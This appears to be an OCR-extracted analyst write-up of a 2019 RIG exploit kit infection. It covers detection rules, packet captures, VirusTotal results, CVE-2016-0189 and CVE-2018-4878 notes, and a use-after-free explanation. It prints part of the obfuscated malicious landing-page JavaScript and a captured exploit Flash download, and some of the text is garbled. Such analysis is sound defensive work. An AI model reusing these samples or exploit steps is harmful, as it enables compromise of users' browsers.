content:!Cookie|3a|"; flowbits:set,ET.RIGEKEExploit; metadata: former_category CURRENT_EVENTS; classtype:trojan-activity; sid:2024381; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, affected_product Web_Browser_Plugins, attack_target Client_Endpoint, deployment Perimeter, tag Exploit_kit_RIG, signature_severity Major, created_at 2017_06_13, malware_family Exploit_Kit_RIG, performance_impact Low, updated_at 2017_06_13); /nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 3983
```

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
TCP	10.0.76.109	37.46.135.170	4	5	0	740	385	2	0	128	6228

Search Packet Payload Hex Text NoCase

No.	Time	Source	Dest	Protocol	Len	Info
	2019-06-22 23:47:10.191542	10.0.76.109	23...	HTTP	1...	GET /ncsi.txt HTTP/1.1
	2019-06-22 23:47:10.201225	23.63.249.144	10...	HTTP	2...	HTTP/1.1 200 OK (text/plain)
+	2019-06-22 23:48:04.617933	10.0.76.109	91...	HTTP	3...	GET / HTTP/1.1
+	2019-06-22 23:48:04.916981	91.235.129.60	10...	HTTP	1...	HTTP/1.1 302 Found
	2019-06-22 23:48:05.237383	10.0.76.109	37...	HTTP	7...	GET /?MT0wM1g3&ZgHoAiAzR&ff5sdfds=xX10MvWUbRX0DJ3EKvPcT6NM...

Q 37.46.135.170






REG Exploitation tactics

Trojan payload

3190	www.bing.com	image/x-icon	237 bytes	favicon.ico
3840	37.46.135.170	text/html	136 kB	?MTQwMjg3&ZqHoAiAzR&ff5sdfd
3856	37.46.135.170	application/x-shockwave-flash	9,207 bytes	?MTg0MzEy&UOViokhlz&aposAqC



Trojan.Cryxos

Adobe Flash

3fMTg0MzEy&UOViokhlz&aposAqGuAY
QhGJO=difference&
JhdAxqxZHPMIkeK
=difference&dsWGI
XdorJRe=detonator
&qIHWsvSKCKW=
eferred&zoZXprPP=
known&lbepukXxCT
e=vest&WQLDTkV
C=hheartfelt&hziRqm
WCrsMaus=constitu
tion&evkJcGbq=refe
red&ff5sdfd=w3b
QMv
3fMTQwMjg3&ZqHo
AiAzR&ff5sdfds=xXj
QMvWUbRXQDJ3
EKvPcT6NMMVHR
FUCL2YedmrHzefja
c1WkzrvFTF
7ozKATQSG6
ptdfJ&ZJull=known&
CIGaW=known&PE
TxIFG=community&
sMRo=wrapped&Hu
UMPiKpj=heartfelt&
LIBYp=criticized&t
QvmgW=wrapped&t
4tsdfsg4=WDQCwh
BfTc



ca5a37a5c3401ffcd1b7c98c3a22a921c013d1121fe33122e94dd81c382bf9b0

↑ □ ⓘ ⓘ Sign in Sign up



ⓘ 29/60 security vendors flagged this file as malicious

C Reanalyze ⚡ Similar More

ca5a37a5c3401ffcd1b7c98c3a22a921c013d1121fe33122e94dd81c382bf9b0... Size Last Analysis Date
%3fMTQwMjg3&ZqHoAlAzR&ff5sdfds=xXjQMvWUbRXQDJ3EKvPcT6N... 133.37 KB 1 year ago

</>
HTML

html contains-embedded-js

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 5

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Max size 650MB

Security vendors' analysis ⓘ

Do you want to automate checks?

ALYac

ⓘ JS:Trojan.Cryxos.3971

Arcabit

ⓘ JS:Trojan.Cryxos.DF83

Avast

ⓘ JS:Rig-F [Trj]

AVG

ⓘ JS:Rig-F [Trj]



TRojan[CVE-2016-0189]

HYBRID ANALYSIS

Sandbox Quick Scans File Collections Resources Request Info

Analysis Overview Request Report Deletion

Submission name: %3fMTQwMjg3&ZqHoAiAzR&ff5sfd=xDxjQMvWUbRXQDJ3EKvPcT6NMMVHRFUCL2
YedmrHZefjac1WkzrvFTF_7ozKATQSG6_ptdfJ&ZJull=known&CIGaW=known&PETxiFG
=community&sMRO=wrapped&HuUMPiKpj=heartfelt&LfBYp=criticized&trIQvmgW=w
rapped&t4tsdfsg4=WDQCwhBfTcwJom9xbAw4b8futjEnVzkCb

Size: 133KiB

Type: [html](#)

Mime: text/html

SHA256: ca5a37a5c3401ffcd1b7c98c3a22a921c013d1121fe33122e94dd81c382bf9b0

Submitted At: 2022-04-11 08:55:04 (UTC)


Last Anti-Virus Scan: 2022-05-19 08:15:26 (UTC)

malicious

AV Detection: 36%
Labeled As: CVE-2016-0189

X Post Link E-Mail

-
Community Score 0



The Microsoft (1) JScript 5.8 and (2) VBScript 5.7 and 5.8 engines, as used in Internet Explorer 9 through 11 and other products, allow remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via a crafted web site, aka "Scripting Engine Memory Corruption Vulnerability," a different vulnerability than CVE-2016-0187.

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET CURRENT_EVENTS SunDown EK RIP Landing M4 B642"; flow:established,from_server, file_data; content:"|73694d5463304d5459694f6a51774f4441324d7a5973496a45334e446b32496a6f304d446777 4e6a4d324c4349784e7a597a4d5349364e4441344e4463304f4377694d5463324e444169|"; metadata: former_category CURRENT_EVENTS; classtype:trojan-activity; sid:2024363; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, affected_product Web_Browser_Plugins, attack_target Client_Endpoint, deployment Perimeter, tag Exploit_Kit_Sundown, signature_severity Major, created_at 2017_06_07, malware_family Exploit_Kit, updated_at 2017_06_07;)
```

landing Page

```
1 <html><head>
2   <meta http-equiv="X-UA-Compatible" content="IE=10">
3   <meta charset="UTF-8">
4   </head><body><script>function fvbvnbn()/*s57481d68946hfj4657lfs*/{var a=l(),fds = "rtBefore", c=document, b=c["createElement"]("script");b["
5 type"]="text/javascript",b["text"]=a,a=c["getElementsByTagName"]("script")[0],a.parentNode["inse"+fds](b,a)}try(fvbvnbn())catch(m){}
6
7   function l(){var rah=String; var s =
8 dmFyIGZnZGzNCA9IC1iOy8qc2RmeGN4dnJldHvYbiB1OyB9IGz1bmN0aW9zZGYqL3ZhciBmZ2RmZmdz2CA9IC1iO2Z1bmN0aW9uIGZnaGdoa2hqa2hKg51bSwgd21kdGgpe3ZhciBjdmJuID0g
9 IjAxMjM0NTY3OD1hYmNkZWYiOy8qczxNjE2ZGzMDewMDAwMGhkJDQyMjVoZnMqL3ZhciBmZ2hnaGtoamtoaiA9IGN2Ym4uc3Vic3RyKg51bSAmIDB4RiwgMSk7d2hpGUgKG51bSA+
10 IDB4Rikge251bSA9IG51bSA+
11 Pj4gNDtmZ2hnaGtoamtoaiA9IGN2Ym4uc3Vic3RyKg51bSAmIDB4RiwgMSkgKyBmZ2hnaGtoamtoajt9dmFyIHdpZHRoID0gKHdpZHRoID8gd21kdGgg0iAwKTsgd2hpGUgKGZnaGdoa2hqa2h
12 Lmxlbmd0aCA8IHdpZHRoKwZnaGdoa2hqa2hqiD0gIjAiICsgzmdoZ2hraGraGo7cmV0dXJuIGZnaGdoa2hqa2hqiO30KCg1mdW5jdGlvb1BnZmRnc2RmNTy2KUhsIGspIht2YXigZnI9U3RyaW5n
13 LmZyb1DaGFyQ29kZTt2YXigY0iIiwgZD0iIiwgZj1mcigweDiwKSwgZz1mcigwKSwgdj1mcigweDIyKtt2YXigYXbwpWsrdrmtmK3YrdSt2K2YrdituyXZpZ2F0b3IudXN1ckFnZw50
14 K3YrZytnK2crZzthcHAubGVuZ3RoJtigJyKgGFwcCs9ZyK7Zm9yICh2YXigZSA9IDA7IGugPCBhcHAubGVuZ3RoOyB1KyspIhtIiD0g2mdoZ2hraGraGooYXbwlwNoYXJdb2R1QXQoSzsMik7
15 ZCA9IGZnaGdoa2hqa2hqiKgFwcC5jaGFyQ29kZUf0KGurMsksMik7YyArPSBiCsgzDtl1Ccs9IDE7fxKj1dHvYbiBj031mdGlvb1B1Msh1KXtyZKR1cm4gdW51c2NhcgUoZs19LypzMeE3MTZk
16 ODQ1MDJ0zmn2Ymo3MjAxZnMqL2Z1bmN0aW9uIHAxKGUpes3J1dHvYbiBwYXjZu1udCh1LDE2KX1mdW5jdGlvb1BibSgpe3ZhciB1LGQsYXsuLGy7dHJ5e21mKg49bmF2aWdhG9yLnVzXzb2Vu
17 dC50b0xvd2VyQ2FzZsgpLGU9L01TSUbXc9cc11cZCvsaS50ZXN0KG4pLGE9L1dPvzY0Oy9pLnR1c3QobiksZD0vV2luNjQ7L2kudGVzdChuKSxmPSS9Ucm1kZw50Xc8oXGQpL2kudGVzdChuKT9w
18 YXjZu1udChs2WdfEHaJDEpOm51bGwsINQqmJmUmJmYjig2PT1mfHw1PT1mfHw0PT1mKs1yZKR1cm4gcG49ZixibD1hLCEwfWNhdGNoKHQpe31yZKR1cm4hMk1mdW5jdG1vbiBtZCh1LGQsYs17
19 dmFyIG47aWYoZVthMV08ZFthMV0pcmV0dKjuLT7aWYoYS17aWYoZVttNV0oMD092VtjM10cMcK/
20 MTowLGRbYTfdKT09ZC1yZKR1cm4gMH11bHN1IG1mKg49ZVthMV0t2FthMV0sMD092VtjM10z2VthMV0tMSkmJm4rKyx1W201XshuLGRbYTfdKT09ZC1yZKR1cm4gbjtyZKR1cm4tMK0vKnMsMzMsMw
21 MmQ2MTAyM2hdmN2ajMzNzA1ZmdmcyovZnVuY3RpB24gcnAc0Z17dmFyIGQsYXsu0Z2vcihuPSIiLGE9MDthPGVbYTfd02ErKylkPWVbYzJdKGEpLG4rPKIxW3YzXshJnAxKCIweGZmIikpLG4r
22 PKIxW3YzXsgoZC2wMSgiMHhmZjAwiIkpPj44KtYzKR1cm4gbn1mdW5jdGlvb1B0ZSh1KXt2YXigZCxh0Z2vcihkPSIiLGvbYTfdJTImJih1Kz1lMshpejMpKsXshPTA7YTx1W2ExXTthKz0yKwQr
23 PSI1dSISzCs9b3B1KGvbYzJdKGErMsksMiks2Cs9b3B1KGvbYzJdKGEpLDIp03J1dHvYbiBkfWZ1bmN0aW9uIHdhyh1KXtyZKR1cm4gcnAodTEob2woZSkpKX1mdW5jdG1vbiBvbCh1KXt2YXig
24 ZCxh03J1dHvYbiBhPWUmcDeoIjB4Rk2GrIpiLgq9Zt4+
25 MTYmcDeoIjB4Rk2GrIpiLc1ldS1rb3B1KGesNCkr1iVi1IitvcGuoZCw0KX1mdW5jdGlvb1B0ZNUoZs17cmV0dXJuIGdtW2RsKVtzU11baW05XshwMsGiMHg0NCipKt11LhnJw3RveVlbaWU4XX1m
26 dW5jdGlvb1BvcGuoZsXkK0t2YXigYTtmb3IoYT11LnRvU3RyaW5nKDE2KSxkcT1hMTthW2RxXTxkOylhPSIwIith03J1dHvYbiBhfWZ1bmN0aW9uIGdsKGUpes3ZhciBk03J1dHvYbiBkPSI1LGQ9
27 ZVthMV0+
28 MT9vcGuoZVtjM10oMsksNCkrb3B1KGvbYzJdKDApLDQp0m9w2Sh1W2MyXsgwKSw0KXswYXjzZu1udChkLDE2KX1mdW5jdGlvb1Bnbih1KXt2YXigZCshLG47Zm9yKG49MDsPm47bisrkwlmKGQ9
29 dGv1KGUrbikpcmV0dXJuIGE9Z2w0ZCksYtW8PTqgbjtyZKR1cm4gMH1mdW5jdGlvb1B0Zw4oKxt2YXigZsXkLGeSbjtyZKR1cm4gbj1nbihwMsGiMHg32mZ1MD12O1CipKS2wMsGiMHg2iIpLGQ9
30 bj9nbihwMsGiMHg32mZ1MD12NClpKtpudNxslGE9Z24ocDeoIjB4N22mZTAyNmMiKsksZT1nbihwMsGiMHg3ZmZ1MD13MCipKSw1ITihfHwxIT11JiYyIT11fHwxIT1kPzY9PWEmJjASpWUmJjE9
31 PWQ/
32 Mjo2PT1hJyXpt11JiYxPT1kPzM6MDoxFwZ1bmN0aW9uIGdvxicgpe3J1dHvYbiBnbihbD9wMsGiMHg3ZmZ1MDM0MCipOnAxKCIweDdmZmUwMsAwIikpfWZ1bmN0aW9uIh1wKGUpes3ZhciBkLGes
33 bixmLGJpdTRq021mKgY9bnVsbcx1K0Ktmb3IozSY9cDeoIjB4ZmZmJzAwMDAiKts7KXtpZigoZ24oZSkmcdEoIjB4ZmZmIipKt09cDeoIjB4NWE0ZCipKXtmPwU7YnJ1YwtzS09cDeoIjB4MTAw
34 MDAiKX1iaXU0aj0iMhgzYyI7aWyoZiYmKGQ9Z1tbnbihmK3AxKGJpdTRqKsksZ24oZCk9PXAxKCIweDQ1NTA1iKsyMKG9Z24oZCtwMsGiMHgxyIpKsXuPwduKGrcDeoIjB4MmMiKsksYsyimbikp
35 KKJ1dHvYbnth0mYrbixi0mYrbithfXlyZKR1cm4gbnVsbh1mdW5jdGlvb1Bsdygpe3ZhciB1LGUsZCxl0Z2vcih1FTA7ZTxwMsGiMHg0MDAiKtt1KyspYWhbZv09ZDjbYwzDkCjkZKnhDhNpbXzv
36 OnNoYXb1IiksZDjb2TndLmFwcvGuZEneawXkxKGf0w2VdKtmb3IoZ2092DjbzbdKcjNzRmZGqikxs1pta7ZTxwMsGiMHg0MDAiKtt1KyspC2NbZv09YWhbZv1bdTdoXtmb3IoZt0wOu8cDeo
```

Adobe Flash

```
GET /?MTg0MzEy&U0Viokhlz'&apos;AqGuAYQhGJ0=difference&JhdAxqxZHPMIkeK=difference&dsWGXdor JRe=detonator&qIHsvSKCKW=referred&zoZXprPP=know  
n&lbepukXxCTe=vest&WQLDTkVC=heartfelt&hziRqmWCrsMaus=constitution&evkJcGbq=referred&ff5sdfs=w3bQMvXcJxjQFYbGMvzDSKNbNknWHViPxomG9MildZe  
qZGX_k7vDfF-qoVXcCgWRxfQ&sIusXJLxas=community&DFWEKmZUkxxeB=golfer&t4tsdfsg4=ufOADNQToihfRLwJpzo1fULIUof-ni0nRyxSa0p7Ur0HeYAMU9qKcELk82V  
zFjLdTJvs&gSlEAaKzG=criticized&sXTxIOfYGsZL=golfer&qSnbemVoJtsl=criticized&UjrvHHTG=blackmail&bpiAMNrElSNjI00TM5 HTTP/1.1  
Accept: */*  
Accept-Language: en-US  
Referer: http://37.46.135.170/?MTQwMjg3&ZqHoAiAzR&ff5sdfs=xXjQMvWUbRXQDJ3EKvPcT6NMMVHRFUCL2YedmrHZefjac1WkzrvFTF_7ozKATQSG6_ptdfJ&ZJull  
=known&ClGaW=  
x-flash-version: 28,0,0,126  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko  
Host: 37.46.135.170  
DNT: 1  
Connection: Keep-Alive  
  
HTTP/1.1 200 OK  
Server: nginx/1.10.3  
Date: Sat, 22 Jun 2019 23:48:07 GMT  
Content-Type: application/x-shockwave-flash  
Content-Length: 9207  
Connection: keep-alive  
  
CWS"y3..x.,.8.....ug.8G..3{%.:.|.....q...!r.H)#..$$.N|.%.....>..<..... @.....k.F!7....{t.<.....`du..Y..P..j..E....P.'%  
\'Fz<@....m...1..`z....Q.4`....h.....d.i.....e.'.....*....R.....v}.4.)L..B#.t.&\..W}...x.+A...j.q*..c.@.....)%...099.i..X:...|..b."Qd  
....n.....gv.c."'..a.....gwy.....]4+F..@h.A<..7.T.om..d..v....Z....G;i#...X...q.}$..N...4|bI....G.  
)....Hu.,..s....J....p.fU..D....l...V....s....A.J>.c..0.N.*Xr.g`kW...M..V.v...:c.Q.7U.C...YP..F...iF..w....\....W..9.....=....Q.:x..'.X  
&...\\..`..4..t.....o.[..4CQ.f.J[.."}.5....J5..|.=.j..IBH....."s..R.zi..:qnk=?..I"..A.....|..$.a+....I....`..W.,..h....7{<P..yF.*8/  
il fu G 0@A 6 } ' 1u T SG A < n z +it t
```



39bf8220d772efc49f7a8f0709ac8607af17997d38525eacec1448d5317dcf38



Sign in Sign up



32/61 security vendors flagged this file as malicious

Reanalyze Similar More

39bf8220d772efc49f7a8f0709ac8607af17997d38525eacec1448d5317dc... Size Last Analysis Date
%3fMTg0MzEy&UOViolklz&aposAqGuAYQhGJO=difference&JhdAxqxZ... 8.99 KB 20 days ago



flash exploit zlib cve-2018-4878 capabilities

DETECTION

DETAILS

RELATIONS

COMMUNITY 3

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Max size 650MB


Popular threat label trojan.sphdl

Threat categories trojan

Family labels sphdl

Security vendors' analysis

Do you want to automate checks?



AhnLab-V3

SWF/Cve-2018-4878.R2.SS19

AliCloud


Exploit:Win/CVE-2018-4878.J


Adobe Flash details

CVE-ID
CVE-2018-4878 Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description
A use-after-free vulnerability was discovered in Adobe Flash Player before 28.0.0.161. This vulnerability occurs due to a dangling pointer in the Primetime SDK related to media player handling of listener objects. A successful attack can lead to arbitrary code execution. This was exploited in the wild in January and February 2018.
References
<input checked="" type="checkbox"/> Show Packet Data <input checked="" type="checkbox"/> Show Rule <pre>alert tcp \$HOME_NET any -> \$EXTERNAL_NET \$HTTP_PORTS (msg:"ET POLICY Outdated Flash Version M1"; flow:established,to_server; content:"x-flash-version[3a 20]"; http_header; content:!"30,0,0,154 0d 0a "; distance:0; within:12; http_header; threshold: type limit, count 1, seconds 60, track by_src; metadata: former_category POLICY; reference:url,http://www.adobe.com/software/flash/about/; classtype:policy-violation; sid:2014726; rev:109; metadata:affected_product Adobe_Flash, signature_severity Audit, created_at 2012_05_09, performance_impact Low, updated_at 2018_03_13;) /nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 11491</pre>



Dangling Pointer in Programming





```

public:
    void execute() {
        std::cout << "Malicious code executed!" << std::endl;
    }
};

int main() {
    MediaPlayer* player = new MediaPlayer(); // Allocate memory for MediaPlayer
    player->play(); // Normal operation

    delete player; // Free the memory
    std::cout << "MediaPlayer deleted, but pointer is still dangling!" << std::endl;

    // Simulate memory reuse
    MaliciousCode* malicious = new MaliciousCode(); // Reuse the freed memory
    memcpy(player, malicious, sizeof(MaliciousCode)); // Overwrite the memory with malicious code

    // Exploit: Call the dangling pointer
    player->play(); // Instead of "play", this calls the malicious code!
}

```

Collect Garbage Function

RT	12	2019-06-22...	37.46.135.170	80	10.0.76.109	49204	6	ET INFO Suspicious Possible CollectGarbage in base64 1
----	----	---------------	---------------	----	-------------	-------	---	--

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET INFO Suspicious Possible CollectGarbage in base64 1"; flow:established,from_server; file_data; content:"Q29sbGVjdEdhcmJhZ2U"; classtype:misc-activity; sid:2016825; rev:2; metadata:created_at 2013_05_06, updated_at 2013_05_06;) /nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 8683
```

Attackers exploited `CollectGarbage()` as part of **memory corruption attacks**, especially in **use-after-free (UAF) vulnerabilities**, such as [CVE-2018-4878](#).

How does this work in an exploit?

- Step 1: The attacker forces the Flash Player to allocate memory for an object.
- Step 2: The attacker frees that object but **keeps a reference to it** (dangling pointer).
- Step 3: The attacker calls `CollectGarbage()`, which forces the Flash Player to clear memory.
- Step 4: The freed memory can now be **reused by the attacker's malicious code**, leading to **arbitrary code execution**.

